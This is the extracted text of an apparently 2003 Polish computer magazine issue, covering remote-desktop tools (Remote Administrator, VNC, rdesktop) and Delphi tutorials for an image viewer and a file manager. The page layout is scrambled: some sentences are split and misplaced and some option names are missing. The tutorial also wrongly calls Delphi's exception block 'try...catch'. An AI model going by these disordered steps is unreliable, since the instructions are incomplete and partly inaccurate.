Sieci komputerowe. Kompendium, Helion, Gliwice 2003, cena 49 zł

Adresy WWW

- www.aurox.pl
- www.samba.org
- <http://rfc.net/rfc1918.html>
- <http://linio.terramail.pl/samba.html>
- www.linux.pl
- <http://faq.neostrada.pl>
- <http://banita.pl/konf/smb.html>

Ekspert radzi

Jeśli nasza sieć składa się z niewielkiej liczby hostów, Ekspert zaleca stosowanie statycznie przypisanych adresów IP. Gdy liczba komputerów wzrasta, sugerowanym rozwiązaniem jest wykorzystanie usługi DHCP, którą automatycznie nadaje adresy pecetom. Wymaga to jednak instalacji na serwerze demona **dhcpd**. Komfort polega na tym, że ustawienia pobierane są przez wszystkie stacje z serwera. Podczas korekty jakiegokolwiek parametru sieci, na przykład adresu IP bramy, zmiany zapisujemy tylko na serwerze DHCP i są one automatycznie aktualizowane na każdej stacji.

**Na krążku****WINDOWS:**

Remote Administrator shareware

Remote Task Manager shareware

Remote Explorer shareware

RemotelyAnywhere demo

VNC GPL

VP Remote Control shareware

LINUX:

Remote Desktop Protocol Client GPL

VNC GPL

FOT: COREL/CORBIS STOCK MARKET/PIEKNA/montaż: KOMPUTER ŚWIAT EKSPERT

Pecet na odległość

cz. II


Zdalne zarządzanie komputerem to zadanie nie tylko dla ekspertów. Wystarczy zainstalować odpowiednie oprogramowanie i na ekranie naszego peceta zobaczymy pulpit komputera pracującego nawet na drugim końcu świata

W poprzednim numerze Eksperta zapoznaliśmy się z narzędziami do pracy zdalnej wbudowanymi w systemy operacyjne Windows 2000 i Windows XP. Co mają jednak zrobić użytkownicy,

którzy korzystają na przykład z Windows 98, Millennium czy Linuksa? Tym użytkownikom Ekspert proponuje zainstalowanie dodatkowego oprogramowania, które swoją funkcjonalnością nie ustępuje usługom systemowym.

Wśród dostępnych programów znajdziemy narzędzia darmowe i komercyjne (które mają jednak w pełni funkcjonalne wersje demonstracyjne). Ekspert nie zapomni również o użytkownikach Linuksa.

Remote Administrator




Remote Administrator to jedno z najlepszych i najpopularniejszych komercyjnych

www.famatech.com, a także na krążku CD Eksperta. Wadą, z punktu widzenia domowego użytkownika, jest fakt, iż produkt ten jest komercyjny – pełna wersja kosztuje około 140 złotych. Jedną z głównych zalet Remote Administratora jest natomiast szybkość przesyłania danych z odległych komputerów. Podczas połączenia za pośrednictwem modemu odświeżanie zdalnego ekranu wynosi od 5 do 10 razy w ciągu sekundy, a w sieci lokalnej między 100 a 500 razy na sekundę.


Konfiguracja

1. W trakcie instalacji decydujemy, czy Remote Administrator ma pracować jako zwykła aplikacja

uruchamiana ręcznie, czy jako usługa systemowa. Druga opcja dostępna jest tylko w systemach Windows z linii NT.



2. Po zainstalowaniu programu, do poprawnej pracy serwera, musimy jeszcze zdefiniować listę kont użytkowników, którzy będą mogli korzystać z usług zdalnego pulpitu.



Narzędzie konfiguracyjne znajduje się w menu startowym. Po jego rozwinięciu klikamy kolejno na [Wszystkie programy], dalej na i uruchamiamy program.


3. Klikamy na przycisk i definiujemy listę kont uprawnionych do logowania się do serwera. Możemy ustawić jedno domyślne konto bądź, jeżeli używamy Windows z rodziny NT, skorzystać z systemowych kont użytkowników.

W drugim przypadku Remote Administrator pobiera ustawienia bezpieczeństwa z systemu operacyjnego. Aplikację instalujemy na wszystkich komputerach, z którymi będziemy się łączyć.


Łączymy się z serwerem


Do nawiązywania połączeń z poszczególnymi komputerami w sieci używamy narzędzia Remote Administrator viewer, znajdującego się w katalogu.

1. Nowe połączenie tworzymy za pomocą klawisza **Insert**.



rozwiązań służących do zdalnej pracy. Wersję 30-dniową znajdziemy na witrynie producenta







W pojawiającym się okienku wypełniamy pole adresu IP zdalnego komputera oraz wpisujemy nazwę połączenia. Gdy łączymy się na przykład przez internet z komputerem w sieci LAN, musimy zaznaczyć opcję oraz wpisać adres komputera, który wpuści nas do wewnętrznej sieci.

2. We właściwościach połączenia mamy też możliwość sprecyzowania parametrów terminala. Są to paleta

kolorów, rozmiar okna oraz maksymalna liczba odświeżania ekranu w ciągu sekundy.



3. W głównym oknie aplikacji znajdują się ikony oznaczające typ połączenia. O ile nasze konto na



odległym komputerze ma takie uprawnienia, możemy wybrać na przykład Pełną kontrolę, Tryb podglądu, Transfer plików czy połączenie Telnet.

4. Teraz wystarczy w oknie z listy utworzonych połączeń wybrać interesujący nas komputer i kliknąć dwukrotnie na jego nazwę.


Po pojawieniu się okienka logowania podajemy swój login, hasło oraz nazwę domeny lub grupy roboczej komputera. Możemy zacząć pracę na odległym serwerze.

Bezpieczeństwo


Zanim zezwolimy innym na łączenie się z naszym komputerem, Ekspert radzi, aby zadbać o bezpieczeństwo. Twórcy produktu dość poważnie podeszli do kwestii bezpieczeństwa pracy na serwerze. Dlatego wszystkie sesje są szyfrowane 128-bitowym losowo generowanym kluczem. Dodatkowo, za pomocą wcześniej wspomnianego narzędzia konfiguracyjnego, możemy zdefiniować listę adresów IP komputerów, które będą

mogły się z nami połączyć. Minimalizuje to ryzyko dostępu osób nieuprawnionych.

Ponadto każda sesja może być zapisywana do pliku lub systemowego dziennika zdarzeń.





VNC – praca zdalna za darmo



Program VNC rozprowadzany jest na licencji GPL. Oznacza to, że każdy może z niego korzystać za darmo. To nie koniec zalet: aplikacja jest niewielka i działa na większości systemów operacyjnych, zaczynając od Uniksa, a koń-

cząc na Amiga-OS. Mimo wszystko ma jednak wady. Między innymi, nie zapewnia komfortu pracy przy wolniejszych łączach. Doskonale jednak sprawdza się w sieciach lokalnych.


1. Po wskazaniu folderu instalacyjnego wybieramy tryb instalacji (najlepiej pełną). W kolejnym oknie definiujemy dodatkowe parametry programu.




Jeżeli posiadamy system Windows NT/2000/XP, Ekspert poleca zaznaczenie opcji. W ten sposób uruchomimy program jako usługę systemową.

2. Po instalacji w zasobniku systemowym pojawia się ikona aplikacji.

Jeżeli wcześniej nie skonfigurowaliśmy programu, klikamy prawym przyciskiem myszy na ikonę i wybieramy z menu podręcznego opcję.



Aby połączenia do naszego komputera były w ogóle możliwe, musimy zaznaczyć opcję oraz ustalić hasło dla łączących się użytkowników – wpisujemy je w pole. Zaznaczenie opcji udostępni możliwość łączenia się zdalnego przez internet, za pomocą przeglądarki stron WWW – łączymy się z komputerem, wpisując




w oknie adresowym: <http://adres.naszego.komputera:5800/>

3. Następną grupą opcji odpowiada za zachowanie się klawiatury i myszki. Możemy wyłączyć te urządzenia albo na zdalnym komputerze, albo na komputerze łączącym się (wtedy dostępny będzie tylko podgląd pulpitu). Dodatkowo mamy możliwość wyłączenia przesyłania tapety.


4. Kolejne opcje odpowiadają za zachowanie się serwera po odłączeniu ostatniego użytkownika. Moż-

VNC – darmowy, ale...

Niestety, VNC nie jest pozbawiony wad. Po pierwsze, **dane przesyłane przez sieć nie są szyfrowane**, co umożliwia przechwycenie naszej zdalnej sesji. Aplikacja **nie współpracuje również z systemem zabezpieczeń Windows**, użytkownicy korzystają z konta tworzonego w programie. O ile problem szyfrowania można rozwiązać, wykorzystując do połączenia na przykład program OpenSSH, o tyle druga wada jest poważniejsza. Praca zdalna za pomocą VNC nie jest również wygodna, nawet przy ustawieniu najmniej wymagających opcji. Jeżeli planujemy łączyć się za pomocą modemu, czeka nas wiele nerwów. Dzieje się tak między innymi dlatego, że **przesyłane dane nie są kompresowane**. Na szczęście problem częściowo rozwiązuje wspomniany program OpenSSH, który oprócz szyfrowania stosuje również kompresję. Mimo wad darmowy VNC może być dobrym rozwiązaniem w sieciach lokalnych, w których szybkość przesyłania danych jest bardzo duża.




liwe jest wylogowanie użytkowników, zablokowanie komputera i oczekiwanie. Najlepiej zaznaczyć opcję.



5. Ostatnia grupa opcji konfiguracyjnych ma bezpośredni wpływ na komfort pracy z terminalem. Ustawiamy obszar, który będzie od-

świeżany (cały ekran, aktywne okno, okno pod kursorem). Możemy również włączyć odświeżanie jedynie okna poleceń, oraz tylko pod warunkiem wystąpienia zdarzenia (kliknięcia myszką, naciśnięcia klawisza).

Po zakończeniu konfiguracji uruchamiamy klienta VNC i wpisujemy adres serwera.



Jeżeli autoryzacja przebiegnie prawidłowo, ujrzemy pulpit zdalnego peceta i uzyskamy możliwość pracy na odległość.

rdesktop – klient usług terminalowych dla Linuxa

Także użytkownicy systemów Linux mogą się cieszyć z zalet pracy zdalnej. Narzędzie **rdesktop** jest darmowe i dostępne pod adresem www.rdesktop.org albo

Uruchamiamy wtedy terminal (jeżeli korzystamy z X-Windows, wpisujemy polecenie **xterm**) i pobieramy pakiet za pomocą programu **wget**.

W przykładzie Eksperta źródła zostają zapisane w katalogu `root/software`. Na krążku Eksperta znajdujemy pakiet `rdesktop-1.1.0.tar.gz`

1. Aby rozpakować archiwum, w oknie terminala wydajemy polecenie

```
[root@pitbull software]# tar -xvzf rdesktop-1.1.0.tar.gz
```

Po chwili w katalogu, w którym się znajdujemy, powstanie folder

```
[root@pitbull software]# cd rdesktop-1.1.0
```


```
[root@pitbull rdesktop-1.1.0]# ./configure
configure complete - now run make
```

`rdesktop-1.1.0`. Wchodzimy do niego, wydając polecenie

2. Uruchamiamy skrypt konfiguracyjny, wpisując **./configure**

na krążku Eksperta. Ma taką samą funkcjonalność jak opisywane wcześniej programy. Ekspert pokazuje, jak skompilować **rdesktop** ze źródeł. Jest to możliwe we wszystkich dystrybucjach Linuxa.

Ściągając program, możemy skorzystać również z alternatywnego źródła, na przykład serwisu internetowego [sourceforge](http://sourceforge.net).



Warto zajrzeć...

Adresy WWW:

- www.famatech.com
- www.realvnc.com
- www.rdesktop.org
- www.sourceforge.net

3. Następnym krokiem jest skompilowanie pakietu. Wydajemy komendę **make**. Pakiet jest gotowy do użycia.


4. Pozostaje nam tylko zainstalować aplikację: wpisujemy **make**

Trudne terminy

» **szyfrowanie** – zabezpieczenie danych przed nieautoryzowanym dostępem. Poufne informacje są szyfrowane przy użyciu algorytmu korzystającego z klucza. Skuteczność szyfrowania zależy od długości użytego klucza, im dłuższy, tym trudniej złamać szyfr. Za szyfrowanie silne uważa się takie, które stosuje klucz 128-bitowy


» **usługa systemowa** – program, procedura lub proces, który wykonuje określone funkcje systemowe, obsługując inne programy. Usługami są na przykład: menedżer kont zabezpieczeń, usługa replikacji plików, routing i dostęp zdalny.

» **X-Windows** – Graficzny interfejs użytkownika w systemach unixowskich umożliwiając użytkownikom korzystanie z edytorów tekstu, arkuszy kalkulacyjnych, przeglądanie stron internetowych.



5. Możemy już skasować katalog powstały po rozpakowaniu pakietu, ponieważ pliki źródłowe nie będą nam potrzebne.

Program jest już gotowy do pracy. Uruchamiamy go, wydając z konsoli polecenie **rdesktop**



Przeglądarka plików




Dostępnych jest wiele przeglądarek plików graficznych pozwalających nam na podziwianie zapisanych na dysku zdjęć z wakacji. A może warto napisać swoją własną przeglądarkę? To wcale nie jest skomplikowane zadanie

Aby napisać przeglądarkę plików graficznych, potrzebujemy odpowiedniego narzędzia programistycznego. Doskonale do tego celu nadaje się Borland Delphi. Skorzystamy z wersji 6 Personal, która była zamieszczona na płycie CD dołączonej do pierwszego (1/2002) numeru Eksperta (numery archiwalne można zamawiać pod numerem telefonu 0801120003). Przeglądarka będzie umożliwiała wyświetlanie plików w formatach BMP, ICO, WMF oraz JPG. Dostępne będą dwa tryby skalowania oraz możliwość wyświetlenia pliku w trybie pełnoekranowym. Aplikacja, po ukończeniu, będzie wyglądała w sposób następujący:

Tworzymy interfejs


Pracę nad programem zaczniemy od utworzenia interfejsu okna



głównego. Dopiero kiedy wszystkie komponenty znajdą się na swoich miejscach, przystąpimy do pisania kodu.


1. Uruchamiamy pakiet Delphi. Na formatkę dodajemy trzy komponenty: **TDriveComboBox**, **TDirectoryListBox** oraz **TFileListBox** (należy szukać na zakładce **Win31**). Ustawiamy je na formatce tak aby uzyskać widok . Komponentom tym zostaną nadane automatycznie nazwy, odpowiednio: **DriveComboBox1**, **DirectoryListBox1** i **FileListBox1**.

2. Nietrudno zauważyć, że DriveComboBox1 służy do wyświetlania listy napędów znajdujących się w naszym komputerze, DirectoryListBox1 przedstawia listę katalogów, a FileListBox1 listę plików. Musimy teraz sprawić, aby zmiana zawartości jednego komponentu skutkowałą również uaktualnieniem pozostałych. Jeżeli zmienimy katalog, automatycznie powinna się



zmienić zawartość listy plików. Jeżeli wybierzemy nowy dysk, zmianie powinna ulec zawartość zarówno listy katalogów, jak i plików. Na szczęście Delphi pozwala na bardzo proste, prawie automatyczne powiązanie ze sobą tych komponentów.

Klikamy na DriveComboBox1 i w **Object Inspectorze** odszukujemy właściwość . Następnie ze znajdującej się obok listy rozwijalnej wybieramy pozycję . W ten sposób nakazaliśmy komponentowi zawierającemu listę napędów, aby przy każdej zmianie swojego stanu informował o tym fakcie komponent zawierający listę katalogów.



3. Podobną operację musimy wykonać, wiążąc ze sobą listę katal-



Ekspert radzi

Jeśli chcemy, aby komponent **TFileListBox** wyświetlał jedynie niektóre typy plików, należy zmodyfikować jego właściwość **Mask**. Właściwości tej możemy przypisać praktycznie dowolną liczbę wzorców, które należy oddzielać średnikami. Jeżeli chcemy, aby wyświetlane były jedynie pliki o rozszerzeniach **.bmp**, **.ico**, **.wmf** i **.jpg**, należy zastosować ciąg znaków:
***.bmp;*.ico;*.wmf;*.jpg**




wyświetlałaby na ekranie okno dialogowe. Takie rozwiązanie byłoby jednak niezbyt wygodne dla użytkownika, który przy każdym błędnym pliku musiałby klikać przycisk OK. Dlatego też pozostawimy pierwotne rozwiązanie, czyli, jeśli plik nie daje się załadować program po prostu nie robi nic.

Dociękliwy programista spyta zapewne, po co wykonujemy instrukcję warunkową **if** sprawdzającą, czy właściwość **FileName** nie jest

```
procedure TForm1.RadioGroup1Click(Sender: TObject);
begin
  if RadioGroup1.ItemIndex = 0 then
    Image1.Stretch := false
  else
    Image1.Stretch := true;
end;
```

putystym ciągiem znaków, skoro blok **try...catch** i tak zajmie się obsługą błędów? Skoro tak, wydaje się, że instrukcja ta wcale nie jest potrzebna. Faktycznie tak jest. Jeśli uruchomimy program z poziomu systemu operacyjnego, będzie on działał poprawnie, jeśli



usuniemy linię zawierającą **if**. Spróbujmy jednak uruchomić aplikację z poziomu Delphi (wciskając klawisz **F9**). Spotka nas niespodzianka. Zamiast ekranu przeglądarki zobaczymy. Co się stało? Otóż pomimo istnienia bloku **try...catch** Delphi wychwytuje błąd powstały podczas próby wczytania nieistniejącego pliku graficznego i wyświetla stosowny komu-

nikat. Instrukcja warunkowa **if** zapobiega powstaniu takiej sytuacji i dzięki jej zastosowaniu możemy bez problemów uruchamiać aplikację również z poziomu środowiska programistycznego.

3. Kolejny fragment kodu będzie obsługiwał pola wyboru służące do określenia sposobu skalowania wczytywanego obrazka (patrz ramka Skalowanie obrazu). Klikamy na komponent **RadioGroup1**

```
procedure TForm2.FormKeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  close;
end;
```

i w Object Inspectorze wybieramy zakładkę **Events**.

Odszukujemy zdarzenia o nazwie **OnClick** i klikamy dwukrotnie na znajdujące się obok pole. W oknie

1. Z menu **File** wybieramy kolejno **New**, **Form** lub klikamy na . Na ekranie pojawi się nowa forma. Dodajemy na nią komponent **TImage**. Ustawiamy jego właściwość **Align** na **alClient**. Najlepiej też od razu zapisać ją na dysku, nadając nazwę na przykład **FullScreenForm.pas**.

2. Ponieważ chcemy, aby naciśnięcie dowolnego klawisza powodowało wyjście z trybu pełno-

ekranowego, musimy oprogramować zdarzenie **OnKeyDown**.

Zdarzenie to zachodzi za każdym razem, kiedy zostanie naciśnięty jakiś klawisz.

Należy przypisać mu kod zamykający formę.

```
procedure TForm2.FormShow(Sender: TObject);
begin
  WindowState := wsMaximized;
end;
```

3. Ponieważ chcemy, aby wczytana forma zajmowała pełny ekran, musimy napisać odpowiednią instrukcję (Patrz ramka **Forma na pełnym ekranie**). Niezbędne będzie zatem przypisanie kodu do zdarzenia **OnShow**, wykonywanego zawsze, kiedy forma jest wyświetlana na ekranie.

4. Powracamy do okna formy głównej, klikając na zakładkę **ImageviewerCode**. Na liście **uses** dopisujemy nazwę modułu z drugą formą (czyli **FullScreenForm**), następnie na formę dodajemy dodatkowy przycisk oraz zmieniamy jego właściwość **Caption** na **Pełny ekran**. Przycisk umieszczamy na elemencie **RadioGroup1**. Kliknięcie na ten przycisk będzie powodowało wyświetlenie

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  form2.Image1.Stretch := Image1.Stretch;
  form2.Image1.Picture := Image1.Picture;
  form2.ShowModal;
end;
```

wybranego obrazu na pełnym ekranie. Do zdarzenia **OnClick** przypisujemy kod. Kopiujemy właściwości ze **Stretch** oraz **Picture** z komponentu **TImage** znajdującego się na formie głównej do komponentu znajdującego się na formie drugiej. Następnie wyświetlamy tę formę na ekranie.

5. Na zakończenie możemy wyposażać naszą aplikację w przycisk umożliwiający zakończenie pracy. Dodajemy go na formę główną,



Skalowanie obrazu

W aplikacji mamy do wyboru dwie możliwości wyświetlania obrazu: albo w oryginalnej rozdzielczości (co oznacza, że jeśli nie zmieści się na panelu, będzie widoczna tylko jego część), albo obraz zostanie przeskalowany i dostosowany do wielkości komponentu **TImage**. W tej drugiej sytuacji, nawet jeśli plik graficzny byłby bardzo duży, całość zobaczymy na ekranie, jednak proporcje obrazu mogą być niewłaściwe. Oba sposoby wyświetlania uzyskujemy poprzez zmianę wartości przypisanej do właściwości **Stretch** komponentu **TImage**. Wartość **false** oznacza, że obraz ma być wyświetlany w pełnej rozdzielczości, wartość **true**, że ma zostać przeskalowany do rozmiarów komponentu.

właściwość **Caption** zmieniamy na **Zamknij**. Za pomocą **Object Inspector** przypisujemy do zdarzenia **OnClick** instrukcję **Close**.

To wszystko, możemy już skompilować kod, a nasza przeglądarka będzie w pełni funkcjonalna. **ML**



Trudne terminy

» **forma, formatka** – okno, na którym umieszcza się pozostałe elementy aplikacji (komponenty).

» **instrukcja** – rozkaz dla komputera zapisany w jednym z języków programowania.

» **kod źródłowy** – zbiór instrukcji w danym języku programowania, z których składa się program.

» **komponent** – gotowy element, który możemy wykorzystać w procesie budowy aplikacji, na przykład przycisk, menu, etykieta.

» **Object Inspector** – okno, które pozwala na przypisywanie właściwości obiektom. Możemy tu zmienić na przykład napis widniejący na pasku tytułu okna aplikacji.

» **projekt** – zbiór plików składających się na program. Wyróżniamy tu pliki z kodem źródłowym, pliki z opisem formatki, pliki konfiguracyjne.

» **właściwość** – cecha komponentu, której zmiana powoduje modyfikację jego wyglądu lub działania. Przykładem właściwości może być wysokość i króćcionki, kolor, napis.

» **zdarzenie** – w programowaniu jest to zające pewnej czynności, na przykład kliknięcie myszą na przycisk czy zmiana pozycji okna na ekranie. Programista może przypisać takiemu zdarzeniu instrukcje programu, inaczej mówiąc może on zdarzenie oprogramować.



Warto zajrzeć...

Książki:

Delphi 6 Ćwiczenia praktyczne – Adam Boduch, wydawnictwo Helion, Gliwice 2002, cena: 14 zł
Delphi 6 dla każdego – Kent Ralsdorf, tłum. A. Grażyński, wydawnictwo Helion, Gliwice 2001, cena: 69 zł

Adresy WWW:

• <http://delphi.bajo.pl>
• <http://delphi.about.com>

Forma na pełnym ekranie

Forma może znajdować się na ekranie w trzech stanach, w **zwykłym**, **zminimalizowanym** i **zmaksymalizowanym**. Użytkownik może regulować je przyciskami znajdującymi się na pasku tytułu okna. Możliwa jest również zmiana stanu okna z poziomu aplikacji. Wystarczy przypisać właściwości **WindowState** formy jedną z trzech wartości: **wsNormal**, **wsMinimized** lub **wsMaximized**. W przypadku naszej przeglądarki zapewne chcielibyśmy się też pozbyć całego paska tytułu z drugiej formy, tak aby wyświetlany na niej obraz faktycznie zajmował pełny ekran. Jest to oczywiście możliwe i bardzo proste do wykonania. Wystarczy, jeśli w Object Inspectorze przypiszemy właściwości **BorderStyle** wartość **bsNone**.

Pełny ekran

W tej chwili przeglądarka spełnia już doskonale swoje zadanie, możemy ją jednak jeszcze bardziej uatrakcyjnić, dodając możliwość wyświetlania obrazu w trybie pełnoekranowym. W tym celu musimy utworzyć nową formę.



Władcą plików

cz. III

Na krążku

Pełny kod źródłowy

Dobry menedżer plików powinien mieć możliwość zaznaczania wyświetlanych plików i katalogów zgodnie z podanym przez użytkownika wzorcem

Menu

Zaczynamy od dodania do naszego Ekspert Commandera menu. Będzie to menu o nazwie **Plik** zawierające cztery pozycje: **Kopiuje**, **Przenieś**, **Usuń** oraz **Wyjdź**.

1. Uruchamiamy pakiet Delphi i wczytujemy projekt z Ekspert Commanderem. Na formatkę dodajemy znajdujący się na palecie komponentów w zakładce **Standard** komponent **TMainMenu**. Klikamy na niego dwukrotnie.

2. Na ekranie pojawi się okno edytora menu, pozwalające na dodanie poszczególnych pozycji. Klikamy na, a następnie wywołujemy okno **Object Inspector**. Odszukujemy w nim właściwość **Caption**, gdzie wpisujemy i wciskamy klawisz **Enter**.

3. Menu zostało wyposażone w pozycję. Możemy teraz zbudować dalszą strukturę. Klikamy na, odszukujemy w **Object Inspectorze** właściwość **Caption** i przypisujemy jej ciąg znaków **Kopiuje**.

4. Powtarzając czynności z punktów 2 i 3, tworzymy strukturę. Kiedy będzie gotowa, możemy zamknąć edytor menu.

5. Po wykonaniu czynności wymienionych w punktach 1 do 5 formatka zostanie wyposażona w menu. Możemy teraz każdej pozycji przypisać fragment kodu programu. Wybieramy zatem pozycję **Kopiuje**. Otworzy się okno

koedu, gdzie wpisujemy. Ta instrukcja to nic innego, jak programowe zasymulowanie kliknięcia przycisku **Kopiuje**. Zatem od tej chwili program będzie reagował identycznie zarówno na kliknięcie przycisku **Kopiuje**, jak i wybranie pozycji **Kopiuje** z menu **Plik**.

```
procedure TForm1.Kopiuje1Click(Sender: TObject);
begin
    bKopiuje.Click;
end;
```

6. Postępując analogicznie jak w punkcie 5, dodajemy kod dla menu **Przenieś** i **Usuń**.

Symulujemy tym samym wciśnięcie odpowiednio przycisków **Przenieś**, następnie **Usuń**.

Zaznacz mnie

